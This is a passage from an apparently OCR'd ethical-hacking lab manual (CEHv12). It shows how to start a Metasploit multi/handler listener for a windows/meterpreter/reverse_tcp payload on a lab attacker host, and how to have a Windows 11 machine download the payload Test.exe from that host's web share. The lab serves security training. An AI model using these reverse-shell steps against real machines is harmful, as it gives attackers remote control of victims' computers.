
10. Type **msfconsole** and press **Enter** to launch the Metasploit framework.



11. In msfconsole, type **use exploit/multi/handler** and press **Enter**.




12. Now, set the payload, LHOST, and LPORT. To do so, use the below commands:
    - Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**
    - Type **set LHOST 10.10.1.13** and press **Enter**
    - Type **set LPORT 444** and press **Enter**
13. After entering the above details, type **exploit** and press **Enter** to start the listener.




14. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.
15. Open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.
16. Click **Test.exe** to download the file.


> Note: **10.10.1.13** is the IP address of the host machine (here, the **Parrot Security** machine).



